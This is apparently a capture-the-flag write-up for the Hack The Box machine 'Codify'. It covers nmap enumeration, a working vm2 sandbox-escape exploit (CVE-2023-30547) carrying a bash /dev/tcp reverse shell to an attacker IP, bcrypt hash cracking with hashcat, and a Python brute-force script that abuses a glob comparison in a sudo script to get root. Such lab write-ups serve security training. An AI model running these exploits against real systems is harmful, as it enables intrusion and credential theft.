Codify


We start off with enumerating services with nmap.

```
└─$ nmap -sV 10.129.66.174
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 11:59 CST
Nmap scan report for 10.129.66.174
Host is up (0.041s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.52
3000/tcp open  http    Node.js Express framework
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


There is Apache http server running on port 80 and we see browsing this address brings us codify.htb host name so let's add this to /etc/hosts and refresh page.

```
└─$ echo "10.129.66.174 codify.htb" | sudo tee -a /etc/hosts
```

At first sight it is a simple website for testing Node.js code in a secure sandbox.



Let's click that huge "Try it now" button and it redirects us code testing page environment.



Nothing interesting in page source (ctrl-U).

It is always a good idea to run gobuster in background while browsing and searching for vulnerabilities on page, but nothing interesting there either.

```
-$ gobuster dir -u http://codify.htb -w /usr/share/dirb/wordlists/common.txt
```

In about section we can find that website is basing on VM2 library that is designed for running untrusted software/code in secure environment.

About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.

With a quick Google search "VM2 library exploit" we find few CVE's.
There is a sandbox escape exploit found tracked as CVE-2023-30547 and we will take a look at this one.

https://www.bleepingcomputer.com/news/security/new-sandbox-escape-poc-exploit-available-for-vm2-library-patch-now/

As we read from:

https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244

> There exists a vulnerability in exception sanitization of vm2 for versions up to 3.9.16, allowing attackers to raise an unsanitized host exception inside `handleException()` which can be used to escape the sandbox and run arbitrary code in host context.

First, let's run BurpSuite and intercept request testing some code in /editor.
Now we can modify request to our needs by changing "code" value, inputting there base64 encoded PoC.
To get a reverse shell we change this line and set a listener.

```
    c.constructor('return process')
().mainModule.require('child_process').execSync('touch
pwned');
```

to:

```
    c.constructor('return process')
().mainModule.require('child_process').execSync("bash -c
'bash -i >& /dev/tcp/10.10.14.170/1234 0>&1'");
}
```

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
```

Editor


```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')
().mainModule.require('child_process').execSync("bash -c
'bash -i >& /dev/tcp/10.10.14.170/1234 0>&1'");
}
`

console.log(vm.run(code));
```

Run



```
Pretty  Raw  Hex                                                    \n
1  POST /run HTTP/1.1
2  Host: codify.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://codify.htb/editor
8  Content-Type: application/json
9  Origin: http://codify.htb
10 Content-Length: 679
11 Connection: close
12
13 {
     "code":
     "Y29uc3Qge1ZNfSA9IHJlcXVpcmUoInZtMiIpOwpjb25zdCB2bSA9IG5ldyBWTSgp
     OwoKY29uc3QgY29kZSA9IGAKZXJyID0ge307CmNvbnN0IGhhbmRsZXIgPSB7CiAgI
     CBnZXRQcm90b3R5cGVPZih0YXJnZXQpIHsKICAgICAgICAoZnVuY3Rpb24gc3RhY2
     soKSB7CiAgICAgICAgICAgICAgIG5ldyBFcnJvcigpLnN0YWNrOwogICAgICAgICB
     zdGFjaygpOwogICAgICAgIH0pKCk7CiAgICB9Cn07CiAgCmNvbnN0IHByb3hpZWRF
     cnIgPSBuZXcgUHJveHkoZXJyLCBoYW5kbGVyKTsKdHJ5IHsKICAgIHRocm93IHByb
     3hpZWRFcnI7Cn0gY2F0Y2ggKHtjb25zdHJ1Y3RvcjogY30pIHsKICAgIGMuY29uc3
     RydWN0b3IoJ3JldHVybiBwcm9jZXNzJykoKS5tYWluTW9kdWxlLnJlcXVpcmUoJ2N
     oaWxkX3Byb2Nlc3MnKS5leGVjU3luYygiYmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2
     L3RjcC8xMC4xMC4xNC4xNzAvMTIzNCAwPiYxJyIpOwp9CmAKCmNvbnN0NvbGUubG9nK
     HZtLnJ1bihjb2RlKSk7"
   }
```

We can see that this exploit works running it in BurpSuite repeater and we successfully got a reverse shell.

```
svc@codify:~$ whoami
whoami
svc
```

We can see we are now connected as user svc at codify and going back one directory from /home/svc we find a user called joshua. Probably owner of user.txt flag and potential point of privesc to root access.

```
svc@codify:/home$ pwd
pwd
/home
svc@codify:/home$ ls
ls
joshua
svc
```

Now we need to find a way to have joshua user access.

At /var/www/contact directory we find interesting file called tickets.db
We can read it by cat, but better way is to show it with strings or connecting directly with sqlite3. We can see user joshua and probably a password hash.

```
svc@codify:/var/www/contact$ strings tickets.db
strings tickets.db
SQLite format 3
otableticketstickets
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
        tableusersusers
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    ))
indexsqlite_autoindex_users_1users
joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
joshua
users
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of comi
ng to this site, can I download this and set it up in my own computer? A feature like that would be nice.open
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff.
 Would help me out a lot. Thanks!open
```

```
svc@codify:/var/www/contact$ sqlite3 tickets.db
sqlite3 tickets.db
.databases
main: /var/www/contact/tickets.db r/w
.schema
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    );
CREATE TABLE sqlite_sequence(name,seq);
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT);
select * from users;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
```

Let's save that hash in hash.txt file.

Hash analyzer indicates it might be bcrypt / Blowfish hash.

```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2 - Possible algorithms: bcrypt $2*$, Blowfish (Unix)
```

Let's crack it with hashcat.

```
─$ hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

In few minutes we were able to crack this hash and now have a password that we can use to authenticate as joshua.

```
ssh joshua@10.129.66.174
```

```
joshua@codify:~$ whoami
joshua
```

Success, user flag can be found at /home/joshua
Running sudo -l shows us possible path to escalate our privileges to root.
We can run following commands with root privileges:

```
joshua@codify:~$ sudo -l
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

Let's analyze this file with text editor.

We can find impoperly coded line. We can now abuse unquoted variable comparision. This line is treated as pattern comparision and not string.
We can exploit it by inputting character followed by asterisk when asked for passowd like:
a* and when right character is found we will get different stdout in bash .

```
if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi
```

When wrong character is provided we get a message:

```
joshua@codify:~$ sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root:
Password confirmation failed!
```

and when it's right:

```
joshua@codify:~$ sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
```

and we can continue like"
ab
abd
So now to make it faster than manually inputting every character one by one we need a script.

```python
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).std

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True
```

Save this file as bruteforce.py and run it with python3.

```
joshua@codify:~$ chmod +x bruteforce.py
joshua@codify:~$ python3 bruteforce.py
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
```

Now that we have password we can switch user to root and find root flag at /root

```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# whoami
root
root@codify:/home/joshua# ls /root
root.txt  scripts
root@codify:/home/joshua#
```